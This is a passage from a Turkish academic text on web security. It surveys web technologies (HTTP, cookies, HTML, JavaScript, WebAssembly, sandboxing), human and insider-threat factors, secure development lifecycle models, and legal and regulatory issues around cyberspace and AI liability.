/<kaynak yolu>	Hayır	Uzak bir sunucudaki kaynak adresini tanımlar. Kaynak yolu biçimi, Unix dizin semantikinin üzerine inşa edilmiştir. İlgili kaynağın sunucudaki yerel dizin ve klasör yapısı gibi düşünülebilir.
?<sorgu parametreleri>	Evet	Hiyerarşik olmayan parametreleri uzak bir kaynağa iletir, örneğin sunucu tarafı komut dosyası girdi parametreleri gibi.
#parça	Evet	Tarayıcı için talimatlar sağlar. Uygulamada, belge içi gezinme için bir HTML bağlantı ögesini ele almak amacıyla kullanılır.

okunabilir bir durum mesajı. Durum bildirimi, talebin başarılı olduğunu belirtmek için kullanılır (örn.; Durum 200), hata koşulları (örn.; Durum 404 veya 500) veya diğer istisnai olayları ifade eder. Yanıt üst-bilgileri Çerez başlıkları da içerebilir. Ek yanıt başlık satırları isteğe bağlıdır. Başlık, tek bir boş satırla biter ve bunu takip eden asıl içerik istenen kaynaktır. İstek içeriğine benzer şekilde, içerik herhangi bir türde olabilir ancak genellikle bir HTML belgesi biçimindedir.

Çerezler, orijinal HTTP RFC'nin (Fielding *ve diğ.*, 1999) parçası olmasalar da, en önemli protokol uzantılarından biridir. Tanımlama bilgileri, uzak sunucuların istemci depolamasında birden çok *ad=değer* çifti depolamasına izin verir. Sunucular, bir *Set-Cookie: ad=değer*

yanıt başlığı göndererek çerezleri ayarlayabilir ve bir istemcinin *Cookie: ad=değer* istek başlığını okuyarak bunları tüketebilir. Çerezler, istemciler ve sunucular arasındaki oturumları sürdürmek ve kullanıcıların kimliğini doğrulamak için yoğun olarak kullanılan popüler bir mekanizmadır.

HTTP, istek yanıtı tabanlıdır ve tek yönlü veri aktarımı kullanım durumlarına tam olarak uyar. Ancak, daha iyi gecikme süresi ve bant genişliğinin daha etkili kullanımı için çift yönlü ağ bağlantılarına ihtiyaç vardır. Çift yönlü bağlantılar, istemcilerin yalnızca sunucudan veri çekmesine izin vermekle kalmaz, aynı zamanda sunucunun herhangi bir zamanda istemciye veri göndermesini sağlar. Bu nedenle, WebSocket protokolü (Fette ve Melnikov, 2011) HTTP'nin üzerinde bir mekanizma sağlar. WebSocket bağlantıları, bir *Upgrade: WebSocket* başlığı içeren normal bir HTTP isteğiyle başlar. WebSocket anlaşması tamamlandıktan sonra, her iki taraf da herhangi bir zamanda yeni bir anlaşma yapmak zorunda kalmadan veri gönderebilir.

2.1.1.3. Hypertext Markup Language (HTML)

Hiper Metin İşaretleme Dili (W3C, 2017), web üzerinde belge üretmek ve tüketmek için en yaygın kullanılan yöntemdir. En yeni sürüm HTML5'tir. HTML söz dizimi oldukça basittir: etiketlerin hiyerarşik ağaç yapısı, *ad=değer* etiketi parametreleri ve metin düğümleri bir HTML belgesi oluşturur. Etki Alanı Nesne Modeli (DOM: Domain Object Model), bir HTML belgesinin mantıksal yapısını tanımlar ve ona nasıl erişilip değiştirileceğini belirler. Bununla birlikte, rakip web tarayıcısı üreticileri her türlü kendine özel özelliği tanıtarak HTML dilini kendi isteklerine göre değiştirdi. Birçok farklı üretici ve farklı tarayıcı uygulaması, İnternet üzerindeki web sitelerinin yalnızca küçük bir kısmının HTML standart söz dizimine bağlı kalmasıyla sonuçlandı. Bu nedenle, HTML ayrıştırma modları ve hata kurtarma uygulamaları, farklı tarayıcılar arasında büyük ölçüde farklılık gösterir.

HTML söz dizimi, bir parametre değerine veya bir metin düğümüne nelerin dahil edilebileceğine dair bazı kısıtlamalarla birlikte gelir. Bazı karakterler (örn.; köşeli parantezler, tek ve çift tırnaklar ile & işaretleri) HTML biçimlendirmesinin bloklarını oluşturur. Bir metnin alt dizelerinin bölümleri gibi farklı bir amaç için kullanıldıklarında, kaçışları gerekir. İstenmeyen yan etkileri önlemek için HTML, bir varlık kodlama şeması sağlar. Bununla birlikte, kullanıcı tarafından kontrol edilen bilgileri görüntülerken, kodlamanın ayrılmış karakterlere düzgün şekilde uygulanmaması, siteler arası komut dosyası

oluşturma (XSS) gibi ciddi Web güvenlik kusurlarına yol açabilir.

2.1.1.4. Cascading Style Sheets (CSS)

Basamaklı Stil Sayfaları (Leung, 2019), HTML belgelerinin görünümünü değiştirmek için tutarlı ve esnek bir mekanizmadır. CSS'nin birincil amacı, birçok tutarsızlığa yol açan üreticiye (tarayıcıya) özgü birçok HTML etiket parametresinin yerini alacak basit ve sade bir metin tabanlı açıklama dili sağlamaktı. Ancak, farklı HTML ayrıştırma uygulamalarına benzer şekilde, farklı tarayıcılar da farklı CSS ayrıştırma davranışları uygular. CSS, HTML etiketlerinin orijinal HTML biçimlendirme kısıtlamalarıyla sınırlandırılmadan ölçeklenmesine, konumlandırılmasına veya donatılmasına olanak tanır. HTML etiket değerlerine benzer şekilde, CSS içindeki değerler kullanıcı tarafından kontrol edilebilir veya harici bir dosya veya kaynak adresten sağlanabilir, bu da CSS'yi web güvenliği için bir risk ve çok önemli bir unsur haline getirir.

2.1.1.5. JavaScript

JavaScript (Ecma International, 2021), web için basit ama güçlü bir nesne yönelimli programlama dilidir. Hem web tarayıcılarında yani istemci tarafında hem de web uygulamalarının bir parçası olarak sunucu tarafında çalışır. Dil, çalışma zamanında yorumlanmalıdır ve C'den esinlenen bir söz dizimine sahiptir. JavaScript, sınıfsız bir nesne modelini destekler, otomatik kötü girdileri temizleme (garbage collection) ve zayıf ve dinamik yazım sağlar. İstemci tarafı JavaScript, kullanıma hazır G/Ç mekanizmalarını desteklemez. Bunun yerine, önceden tanımlanmış sınırlı bazı arayüzler, tarayıcının içindeki yerel kod tarafından sağlanır. Sunucu tarafı JavaScript (örn.; Node.js (OpenJS Foundation, 2021)), ağ ve dosya erişimi gibi çok çeşitli G/Ç mekanizmalarını destekler. Bu çalışmadaki temel tartışma, web tarayıcılarındaki istemci JavaScript'ine odaklanacaktır. Bir tarayıcıdaki her HTML belgesine JavaScript yürütme bağlamı verilir. Bir belge bağlamındaki tüm komut dosyaları, aynı sanal alanı paylaşır. Komut dosyaları arasındaki bağlamlar arası iletişim, tarayıcıya özgü API'ler aracılığıyla desteklenir. Bununla birlikte, yürütme bağlamları genel olarak birbirinden kesinlikle izole edilmiştir. Bir bağlamdaki tüm JavaScript blokları, ayrı ayrı ve iyi tanımlanmış bir sırayla yürütülür. Komut dosyası işleme üç aşamadan oluşur:

1. **Ayrıştırma (Parsing)**, kod söz dizimini doğrular ve performans nedenleriyle onu bir ara ikili gösterime çevirir. Çözümleme tamamlanana kadar kodun hiçbir etkisi yoktur.

Söz dizimi hataları olan bloklar dikkate alınmaz ve sonraki blok ayrıştırılır.

2. **İşlev Çözünürlüğü (Function Resolution)**, ayrıştırıcının bir blokta bulduğu tüm adlandırılmış, global fonksiyonları kaydeder. Tüm kayıtlı fonksiyonlara müteakip koddan ulaşılabilir.

3. **Yürütme (Execution)**, tüm kod deyimlerini işlev bloklarının dışında çalıştırır. Ancak, istisnalar yine de yürütme hatalarına neden olabilir.

JavaScript çok güçlü ve zarif bir betik dili olmasına rağmen, yeni zorluklar ve Siteler Arası Betik Çalıştırma (XSS) zafiyeti gibi güvenlik sorunlarını ortaya çıkarır.

2.1.1.6. WebAssembly

WebAssembly (Wasm) (W3C Community Group, 2021) verimli ve hızlı bir ikili yönerge biçimidir ve çoğu modern tarayıcı üreticisi tarafından desteklenir. Yığın tabanlı bir sanal makine dilidir ve esas olarak istemci makinelerde, yerel hızda çalıştırmayı hedefler. WebAssembly ile yazılan kod, bellek açısından güvenlidir ve bir web sitesiyle ilişkili normal kod tarafından sağlanan tüm güvenlik özelliklerinden yararlanır. WebAssembly kodu korumalı alandadır (sandboxed), aynı kaynak politikasını uygular ve ilgili web sitesinin izinleri tarafından sağlanan kaynaklarla sınırlıdır. Ek olarak, WebAssembly kodu aynı kaynak kapsayıcıda çalışan JavaScript koduna erişebilir ve işlevselliğini aynı kaynaktan JavaScript koduna sağlayabilir.

2.1.1.7. Kum havuzu

Hem modern mobil işletim sistemleri hem de tarayıcı platformları, uygulamaları, web sitelerini ve içeriklerini birbirinden ayırmak için farklı kum havuzu (sandboxing) tekniklerinden yararlanır (Barth *ve diğ.*, 2008; Wang *ve diğ.*, 2009). Bu aynı zamanda platformu kötü niyetli uygulamalara ve sitelere karşı korumayı da amaçlamaktadır. Başlıca web tarayıcıları (örn.; Google Chrome (Google, 2019)) ve mobil platformlar (örn.; Android (Android Development Team, 2019)), işletim sistemi işlem düzeyinde bir yalıtım uygular. Her uygulama veya web sitesi kendi sürecinde çalışır.[1] Varsayılan olarak, yalıtılmış işlemler birbiriyle etkileşime giremez ve kaynakları paylaşamaz. Tarayıcılarda site izolasyonu, aynı menşe politikasının bir uzantısı olarak ikinci bir savunma hattı görevi görür.

[1] İşlem tabanlı site izolasyonu çoğunlukla masaüstü bilgisayarlarda kullanılır. (Android Development Team, 2019)

2.1.1.8. Çerezler

Web sunucuları, HTTP tanımlama bilgilerini yani çerezleri (cookie) kullanarak belirli istemcilerle durum bilgisini ilişkilendirebilir (Barth, 2011). Çerez bilgileri (örn.; bir çevrim içi mağazada alışveriş sepetine eklenen ögelerin IDleri) istemci tarafından saklanır. Tanımlama bilgileri, istemcilerin ve sunucuların, her HTTP istek yanıtına kendi benzersiz oturum tanımlayıcılarını dahil etmelerine izin vererek, yinelenen kimlik doğrulama ihtiyacını ortadan kaldırır. Oturum çerezleri, oturum kapatıldığında (örn.; kullanıcı tarayıcıyı kapattığında) sona erer, ancak kalıcı çerezler yalnızca belirli bir süre sonra geçerliliğini yitirir.

Tanımlama bilgisi tabanlı kimlik doğrulama, istemcilerin sunucuya geçerli bir tanımlama bilgisi ile her istek gönderdiklerinde oturumları yeniden kurmalarına olanak tanır. Çerez tabanlı oturum yönetimi, oturum tanımlayıcılarının ele geçirilmesine karşı savunmasızdır (Calzavara *ve diğ.*, 2017). Geçerli oturum tanımlama bilgileri gönderen saldırganlar, kimliği doğrulanmış kurbanın ayrıcalıklarına sahip bir şekilde saldırıya uğrayan sunucuya bağlanabilir.

Çerezler ayrıca, sağlayıcılara göre kullanıcıları birden çok oturumda izlemek için de kullanılabilir. Bu davranış genellikle kullanıcı gizliliğini tehlikeye atmaktadır.

Yukarıda sayılan teknolojiye dair temel web ögelerinin haricinde; sunucu tarafı programlama dilleri (PHP, ASP, JSP, vb.), istemci-sunucu veya sunucu-sunucu arası veri değişim formatları (JSON, XML, vb.), web servisleri ve API'leri, web yayımlamayı sağlayan diğer protokoller, arama motorları, sunucu işletim sistemleri ve sunucu yazılımları, uygulamalar, tarayıcılar ve güvenlik bileşenleri (WAF, IDS/IPS, Kimlik doğrulama, vb.) gibi web teknolojileri altında ele alınabilecek diğer birçok ögeden de bahsetmek mümkündür.

2.1.2. İnsan ve süreç ile ilişkili faktörler

İnsan, çoğu zaman siber güvenlikteki en zayıf halka olarak tanımlanır, çünkü herhangi bir teknik güvenlik çözümü hala insan davranışlarından ve hatasından kaynaklanan arızalara eğilimlidir. Bu nedenle, kullanıcıları ve güvenlik davranışlarını etkileyen faktörleri daha iyi anlamaya çalışan önemli miktarda araştırma vardır. Birkaç araştırmacı, zayıf güvenlik uygulamaları ve kimlik avı veya sosyal mühendislik gibi siber suçların kurbanı

olma olasılığının artmasıyla ilişkili olan insan özelliklerinde farklılıklar tespit etmiş olsa da, bu alandaki çalışmalar hala sınırlıdır (Egelman ve Peer, 2015). Kullanıcıların bireysel farklılıklarının siber güvenlik davranış niyetlerini nasıl etkilediğini anlamak, araştırmacıların, güvenlik uygulayıcılarının ve kuruluşların zayıf veya potansiyel olarak tehlikeli güvenlik uygulamalarına daha duyarlı olan kullanıcıları belirlemelerine yardımcı olmak açısından kritiktir. Bu tür içgörüler, uygulayıcıların hedeflenen eğitim çabalarını geliştirmelerine ve toplumda genel siber güvenlik için en büyük zorluk teşkil eden husus olan kullanıcı farkındalığına hitap etmeye odaklanmalarına yardımcı olabilir.

Egelman ve Peer (2015), yaptıkları çalışmada kullanıcı güvenlik davranışı niyetlerini ölçmek için *SeBIS* ölçeğini geliştirdi. İnternet servis sağlayıcıları, Amerika Birleşik Devletleri Bilgisayar Hazırlık ve Güvenlik Ekibi (US-CERT), endüstri konsorsiyumları ve bilgisayar güvenliği uzmanı geri bildirimlerinden türetilen 30 potansiyel son kullanıcı davranışı ile başladılar. Birleşik Devletler nüfusunun temsili bir örneği üzerinde yapılan bir dizi anket ve kapsamlı korelasyon analizi ile güvenilirlik testi aracılığıyla, son ölçek dört güvenlik davranışını ölçen bir dizi soruyla sonuçlandı: cihaz güvenliği, şifre/parola oluşturma, proaktif farkındalık ve güncelleme eğilimi. Bu dört davranış, anketteki maddelerden ortaya çıkan ve kullanıcı yanıtlarındaki varyansı önemli ölçüde tahmin eden dört farklı temaya dayanıyordu.

Cihaz Güvenliği, cihazları kilitlemek için PIN ve şifrelerin kullanılması, otomatik cihaz veya ekran kilitleme ayarların yapılması ve cihazların gözetimsiz bırakılmadan önce manuel olarak güvenli hale getirilmesi konularını kapsar. *Şifre/Parola Oluşturma*, güçlü parolaların seçilmesi ve farklı hesaplar arasında aynı parolaların yeniden kullanılmaması, farklı parolaların belirlenmesini kapsar. *Proaktif Farkındalık*, web sitelerindeki veya e-posta mesajlarındaki URL çubuğu veya diğer tarayıcı göstergeleri gibi bağlamsal ipuçlarına dikkat etmeyi, web sitelerine bilgi gönderirken dikkatli olmayı ve güvenlik olaylarını yetkili mercilere bildirirken proaktif olmayı ifade eder. Son olarak, *Güncelleme eğilimi*, kullanıcıların sürekli olarak güvenlik yamalarını ne ölçüde uyguladıklarını veya başka bir şekilde yazılımlarını ne ölçüde güncel tuttuklarını ölçer.

Yapılan çalışmalarda, demografik faktörler (Darkish, El Zarka ve Aloul, 2012; Whitty *ve diğ.*, 2015), kişilik özellikleri (Halevi, Lewis ve Memon, 2013; Riquelme ve Roman, 2014), risk alma tercihleri (Sheng *ve diğ.*, 2010) ve karar verme tarzları (Leach, 2003; Ng, Kankanhalli ve Xu, 2009) gibi bireysel farklılıkların, bahsi geçen dört güvenlik davranışını

önemli ölçüde etkilediği görülmüştür.

İnsan faktörü, sistemleri kullanan meşru istemciler olarak ele alınabileceği gibi en büyük tehdit unsurlarından biri olan art niyetli çalışanlar ve saldırganlar olarak da ele alınıp incelenmesi gereken ögelerdir.

Kuruluşlar genellikle dışarıdan gelen siber tehditlere odaklanır. Oysa dahili siber saldırılar, birçok insanın sandığından daha yaygındır ve bu gerçeği görmezden gelmek kuruluşların siber güvenlik riskini artırmaktır. Ağa yönelik içeriden gelen tehditler, genellikle şirket çalışanları veya yüklenicileri olarak çalışan kişilerden gelir. Bu kişiler, organizasyonun bir parçasıdır ve genellikle ağlarda kullanıcı hesapları vardır. Kuruluş hakkında dışarıdan kimselerin bilmediği şeyleri de bilebilirler -ağ yöneticisinin adı, hangi özel uygulamaların kullanıldığı, ne tür ağ yapılandırmasına sahip olunduğu, hangi üreticilerle çalışıldığı gibi. Dışarıdan gelen siber saldırganların genellikle ağ parmak izini alması (fingerprinting), kuruluşla ilgili bilgileri araştırması, çalışanlardan sosyal mühendislikle hassas verileri elde etmesi, herhangi bir kullanıcı hesabına, en az ayrıcalığa sahip olsalar bile, kötü niyetli erişim elde etmesi gerekir. Dolayısıyla, dahili saldırganların zaten harici saldırganların sahip olmadığı birçok avantajları vardır.

Ayrıca, içeriden gelen bazı tehditler kötü niyetli kişilerden gelmez. İçeriden gelen bazı tehditler tamamen rastlantısaldır. Belki bir çalışan, yanlışlıkla bir restoranın tuvaletinde şirket için hassas belgelerle dolu bir USB flash sürücü düşürebilir veya ağa kötücül yazılımlar indiren kötü amaçlı bir web bağlantısına tıklayabilir. Ponemon Enstitüsü'nün Nisan 2018 İçeriden Öğrenen Tehditlerin Maliyeti araştırmasına göre, içeriden gelen tehdit olayları anket yaptıkları 159 kuruluşa yılda ortalama 8,76 milyon dolara mal olmuştur. İçerideki kötü niyetli tehditler, içeriden yanlışlıkla gelen tehditlerden daha pahalıya mal olmaktadır. Güvenliği ihmal eden çalışanların veya yüklenicilerin neden olduğu olayların her biri, ortalama 283,281 dolara mal olurken, içeriden kötü niyetli olarak yapılan bilgi hırsızlığı, olay başına ortalama 648,845 dolara mal olmaktadır (Ponemon Institute, 2018). Sonuç olarak, tüm bu olaylar hem maddi hem de manevi çok pahalı sonuçlara sebep olmaktadır ve önlenmesi gerekir.

2.1.2.1. Geliştiriciler

Geliştirici topluluğu, son kullanıcı tarafında kullanılan web uygulama ve servislerini tasarlayan, üreten ve kodlayan profesyonel veya amatör kişiler, web'de yayımlama için gerekli olan teknolojileri üretenler, tüm bu teknolojilerin zafiyetlerini ortaya çıkaran ve bunları istismar etmek üzere çeşitli istismar araçları geliştiren kötü niyetli kişiler ve hatta iyileri kötülerden koruyabilmek için çeşitli yazılımsal ve/veya donanımsal güvenlik araçları geliştiren güvenlik sektöründeki kişiler olarak oldukça geniş bir yelpazede düşünülebilir.

Web uygulamalarına yönelik saldırılar, bir kuruluşun güvenliğine yönelik en büyük tehdit olarak görünmektedir (WhiteHat Security Inc., 2019) Kötü kodlanmış veya yapılandırılmış yazılım sistemleri, güvenlik zayıflığına ve kusurlarına neden olabilir, bu da genellikle kötü niyetli kullanıcılar tarafından istismar edilebilen ve bir veya daha fazla yazılım güvenlik özelliğini ihlal eden güvenlik açıklarına neden olabilir.

Yazılımın güvensizliği genellikle güvenlik konusundaki ihmallerden, yazılım mühendisliği sürecindeki kusurlardan, güvenli yazılım geliştirme ile ilgili yetersiz bilgi ve anlayıştan kaynaklanır. Güvenlik, yazılım geliştirme sürecinin ön çalışma aşamasından başlayıp yazılım kullanımda olduğunda sona eren tüm mühendislik süreci boyunca sürece dahil edilmelidir. Bununla birlikte, yazılım geliştiricileri, güvenlik açığı sorunlarını tespit etmek ve çözmek için yaygın olarak "penetrasyon ve yamalama" yaklaşımını uygular, ancak sorunun kök nedeni genellikle göz ardı edilir (Viega ve McGraw, 2002). Bu da yeni ve belki de daha kritik güvenlik açıklarının kapısını aralar.

Bununla birlikte, geliştirmenin sonraki aşamalarında veya dağıtım sırasında/sonrasında kusurları ve açıkları düzeltmek veya yamamak çok maliyetli olabilir ve yamanın kendisi sistemde yeni bir güvenlik açığı da oluşturabilir. Güvenlik, gelişmiş planlama ve dikkatli tasarım gerektiren, yeni ortaya çıkan bir yazılım kalitesi unsurudur (Viega ve McGraw, 2002). Bu nedenle, yaşam döngüsü boyunca güvenliğin yazılım geliştirmeye entegre edilmesini sağlamak hayati derecede önemlidir.

Güvenlik araştırmaları, yazılım geliştirme sırasında güvenliğe odaklanan çeşitli yaklaşımları ve süreçleri kapsar. Farklı yazılım modelleri kullanarak güvenliği, Yazılım Geliştirme Yaşam Döngüsüne (SDLC: Software Development Life Cycle) dahil etmek için çeşitli eylemler önerilmiştir. Güvenliği geliştirilmiş metodolojiler ve süreçler oluşturmak amacıyla,

geleneksel yaşam döngüsüne güvenlik etkinlikleri ekleyerek geleneksel yaşam döngüsünde çeşitli değişiklikler yapılmıştır (Goertzel ve Winograd, 2008).

Londra Üniversitesindeki araştırmacılar, UML'ye dayalı, spiral bir model kullanarak entegre güvenlik ve kullanılabilirliğe sahip bir araştırma modeli olan 'Bilgi Güvenliği için Uygun ve Etkili Rehberliği (AEGIS: Appropriate and Effective Guidance in Information Security)' geliştirdiler. Bu model, tanımın bir UML meta-modelini ve sistemin varlıkları üzerindeki mantığını tanımlar (Flechais, Mascolo ve Sasse, 2007). AEGIS, geliştiricilere, sistem tasarımında güvenlik ve kullanılabilirlik gereksinimlerini ele alma konusunda rehberlik eder. Yazarlar tarafından tanımlanan UML meta-modeli, varlıkları, işlemin içeriğini tanımlar ve güvenlik gereksinimlerinin modellemesini destekler.

AEGIS'deki tüm güvenlik kararları, sistemin varlıklarının bilgisinden elde edilir. AEGIS'deki sistem tasarımı oturumları için temel güvenlik etkinlikleri şunlardır: Varlıkların ve güvenlik gereksinimlerinin belirlenmesi, risk ve güvenli tasarımın analizi ve sisteme yönelik risklerin, açıkların ve tehditlerin belirlenmesi. Bu faaliyetlerden elde edilen çıktı, tüm belirtilen karşı önlemlerle sistem mimarisini içeren bir tasarım belgesinde belgelenir. AEGIS'de, geliştirme sürecinde güvenlik uzmanlığı yoktur. Ayrıca, güvenlik önlemlerinin seçimine ilişkin karar alma, paydaşlar tarafından yapılır. Yazarın bunun arkasındaki mantığı, karar vericilerin "güvenliğin sosyal gereksinimlerinin uygulanmasıyla başa çıkmak için daha uygun", geliştiricilerin ise güvenliğin teknik uygulaması için gerekli olduğu düşüncesidir.

Nijerya Tarım Üniversitesinde (Sodiya, Onashoga ve Ajayi, 2006) geliştirilen Güvenli Yazılım Geliştirme Modeli (SSDM: Secure Software Development Model), güvenlik faaliyetlerini mühendislik sürecine entegre eder: Güvenlik eğitimi, tehdit modelleme, güvenliğin tanımlanması, güvenlik tanımlamalarının incelenmesi ve sızma testleri. Ayrıca SSDM, güvenlik tanımlamasını fonksiyonel tanımlamalardan ayırmıştır.

Bir güvenlik süreci olan "Kapsamlı, Hafif Uygulama Güvenliği Süreci (CLASP: Comprehensive, Lightweight Application Security Process)" (Viega, 2005), güvenli yazılım geliştirme için hafif bir süreci tanımlar. CLASP, yazılım sistemlerinin güvenlik gereksinimlerini türetmek için yapılandırılmış uygulamalar sağlar (Gregoire *ve diğ.*, 2009). CLASP, aşağıdakiler gibi yedi temel en iyi uygulamayı ana hatlarıyla belirtir: Güvenlik bilinci, uygulama değerlendirmeleri, güvenlik gereksinimlerinin türetilmesi, güvenli geliştirme uygulamalarının tatbiki, güvenlik açığı iyileştirme önlemlerinin geliştirilmesi,

ölçütlerin tanımlanması ve izlenmesi ile operasyonel yönergelerin yayınlanması. CLASP ayrıca geliştirme yaşam döngüsüne dahil edilmesi gereken bir dizi etkinliği de belirtir. CLASP, kaynaklar metodolojisindeki faaliyetleri yapılandırmak ve desteklemek için roller ve güvenlik sağlar.

Yüksek düzeyde, CLASP'nin güvenlik gereksinimlerini formüle etme yaklaşımı aşağıdaki adımlardan oluşur:

1. Sistem rollerini ve kaynaklarını belirleyin.
2. Kaynakları soyutlamalara ayırın.
3. Sistemin ömrü boyunca kaynak etkileşimlerini belirleyin.
4. Her kategori için, her bir temel güvenlik hizmetine yönelik mekanizmaları belirtin.

Microsoft'un Güvenlik Geliştirme Yaşam Döngüsü (SDL: Security Development Lifecycle), güvenlik etkinliklerini SDLC'nin her geliştirme aşamasına dahil etmiştir (Lipner, 2004). Amacı, yazılımdaki güvenlik açıklarının sayısını azaltmaktır (Lipner, 2004). SDL, güvenlik sorunlarının üstesinden gelen bir dizi etkinlikten oluşur. SDL'deki faaliyetler, genel yazılım geliştirme aşamalarıyla eşleştirilebilecek aşamalar halinde gruplandırılmıştır.

Yedi "temas noktası", yazılım geliştiricilerin bunları geliştirme aşamalarında nasıl uygulayabileceklerini sergiler. Temas noktalarının amacı, kod incelemesi, mimari risk analizi, sızma testi, risk tabanlı güvenlik testleri, kötüye kullanım vakaları, güvenlik gereksinimleri ve güvenlik işlemleri (Gregoire *ve diğ.*, 2009) aracılığıyla etkinliği artırmaktır.

Sonuç olarak, yukarıda bahsedilen modeller, bu konuda geliştirilmiş tüm modeller ve çalışmaları kapsamamakla birlikte güvenli yazılım oluşturmak için neye ihtiyaç duyulduğuna odaklanan bazı örneklerdir. Bununla birlikte, güvenli yazılım geliştirme sürecinin başarılı bir şekilde uygulanması için gerekli faktörleri belirleme konusunda daha ileri araştırmalar yapılması gereksinimi vardır.

2.1.2.2. Düzenleyici/Denetleyici kurum ve kuruluşlar

Bu bölümün amacı, güvenlik yönetimi, risk değerlendirmesi, güvenlik testleri, adli bilişim soruşturmaları, bilimsel ve teknik araştırmalar, ürün ve hizmet geliştirme gibi siber güvenlik

alanındaki çeşitli faaliyetleri gerçekleştirirken dikkate alınması gereken yasal ve düzenleyici konulara ilişkin giriş sağlamaktır.

Siber uzayın doğuşu, yasaların ve düzenlemelerin bu yeni alana uygulanmasıyla ilgili olarak büyük bir endişeye neden olmuştur.

Matematik ve fizik bilimlerinin kuralları dünya çapında hem değişmez hem de aynıdır. Ancak kanunlar ve düzenlemeler değildir. Dünyanın yasal ve düzenleyici sistemlerinin temeli, yüzyıllardır bölgesel egemenlik ilkesine dayanmaktadır. Bu gerçek, siber güvenlik alanında da dünyada farklı ülkelerin farklı düzenleme ve uygulamalara sahip olma gerçekliğini doğurmaktadır. Kanun ve yönetmeliklerdeki farklılıkları uyumlu hale getirmeye yönelik çeşitli uluslararası çabalar, değişken derecelerde başarıya ulaşmıştır. Buysa uygulamada kanunların ve düzenlemelerin ülkeden ülkeye, eyaletten eyalete -bazen önemli ölçüde- farklılık gösterdiği anlamına gelir. Bu farklılıklar, insanlar siber uzayın araçlarıyla hareket ettikleri için basitçe silinmez (Goldsmith ve Wu, 2006). Yine de zaman zaman saldırganlar bu farklılıklardan da faydalanarak kendilerini daha güvende tutabilmektedir.

Bu alan, hem tabi oldukları ana ülke hem de temas kurdukları yabancı devletler açısından faaliyetlerini farklı ülkeler tarafından dayatılan yasalar ve yönetmelikler uyarınca yürütmeye davet edilecek çok uluslu bir uygulayıcı kitlesine hitap eder. Yasal ayrıntıların devlete göre değiştiği gerçeğine saygı duyarken, bu alan aynı zamanda, güvenlik konusunda çalışanların çalışmalarını etkileyebilecek (veya etkilemesi gereken) uluslararası kamu hukukunun bazı yönleri ile çeşitli iç hukuk ve düzenleme sistemleri arasında yaygın olarak paylaşılan bazı normları da belirlemeye çalışmaktadır. Uygulayıcı için faydayı koruyan genelleştirilebilir normlar arayışında, bu bilgi alanı öncelikle maddi hukuka odaklanır. Maddi hukuk ise kişilerin yükümlülüklerine, sorumluluklarına ve davranışlarına odaklanır. Bu alana ilişkin olarak, bilgisayar suçları, sözleşme, haksız fiil, kişisel verilerin koruması vb. örnekler verilebilir (5651 sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun, 6698 sayılı Kişisel Verilerin Korunması Kanunu gibi)

Siber uzayın gelişmesiyle bu dünyada da kanun ve kurallar ihtiyacı doğduğunda iki hakim düşünce okulu ortaya çıktı. İlk okul, siber uzayın insan deneyimindeki herhangi bir şeyden çok radikal bir şekilde farklı olduğunu, eski yasaların uygun olmadığını ve bu yeni alan kullanılarak yapılan eylemlere büyük ölçüde uygulanamayacağını öne sürdü.

Kanun koyucular ve yargıçlar, bu okul tarafından tüm doktrinleri yeniden incelemeye ve anlaşmazlıkları değerlendirirken geniş emsal alanlarını terk etmeye teşvik edildi. Bu görüşün radikal savunucuları, egemen devletlerin İnternet ile ilgili faaliyetler bağlamında yasa ve düzenlemeleri uygulama yetkisini inkar edecek kadar ileri gittiler (Barlow, 1996).

İkinci okul, bunun yerine İnternet'in, insanlık tarihinde geliştirilen pek çok araç gibi, yalnızca insan eyleminin bir aracı olduğunu savunuyordu. Bu nedenle yasalar belki de;

- siber uzayı kullanan kişilere, tıpkı bu ortam var olmadan önce uygulandığı gibi, birçok açıdan uygulanmaya devam edilmelidir (Johnson ve Post, 1996). Bu ikinci okulun üyeleri "siber uzay yanılgısını" tanımladılar.
- siber uzayın yasal bir yargı alanı olduğuna dair yanlış inanç, gerçek alandan bir şekilde ayrı ve farklı olmalıdır (Holland, 2005).

Şimdilik, ikinci okul neredeyse evrensel olarak, devlet yetkilileri tarafından da desteklenerek galip geldi (Goldsmith ve Wu, 2006; Schmitt, 2017). Uygulayıcılar, bazıları asırlık olan ve bazılarının her yıl değiştirildiği veya yeniden doğduğu mevcut yasaların, siber uzay için açık bir şekilde tasarlanıp tasarlanmadığına bakılmaksızın, devletler, onların kanun yapıcıları, yargıçları, polisler ve savunma güçleri tarafından siber uzay ile ilgili faaliyetlere uygulandığı gerçeğiyle karşı karşıyadır.

Yasaları ve kuralları faaliyetlerle eşleştirmeye çalışırken dikkatli olunmalıdır. Avukatlar ve hukukçular kanunu düzgün biçimde kategorilere ayırırken, gerçek hayat ile siber işlemler her zaman tek bir kategoriye tam olarak uymaz. Örneğin, telif hakkını ihlal etmeyen ve karalayıcı olmayan tek bir veri işleme eylemi, yine de veri koruma haklarının ihlalini oluşturabilir. Herhangi bir eylem, risk teşkil eden yasa veya yönetmeliklere göre değerlendirilmelidir. Çok devletli düzenlemenin bir sonucu olarak ortaya çıkabilecek çelişkili yükümlülükler sorunu da mevcuttur.

Uygulayıcılar, hukukun yapay zekaya uygulanmasıyla ilgili giderek daha fazla soru sormaktadır. Kanunlar genellikle kişilerin davranışlarını etkilemek ve bunlara yanıt vermek veya mülkün tasarrufunu veya kullanımını ele almak için çerçevelenmiştir. Yapay zeka örnekleri, şu anda yasa kapsamında kişiler olarak tanımlanmamaktadır. Bu nedenle bir YZ, bir suçtan suçlu olamaz, bir sözleşmeye giremez, mülk sahibi olamaz veya bir haksız fiilden

sorumlu olamaz. Bir YZ tarafından kontrol edilen bir nesnenin zarara yol açması durumunda, yasanın normalde onu yaratan veya kullanan kişilere, yani YZ'nin ötesine bakması beklenir ve bu kişilerin sorumluluğu mevcut yasal standartlar kullanılarak değerlendirilir. Bu konu, kişilerin ölüm veya kişisel yaralanmaya neden olan YZ ile ilgili eylemlerden kesinlikle sorumlu olabileceği anlamına gelmektedir.

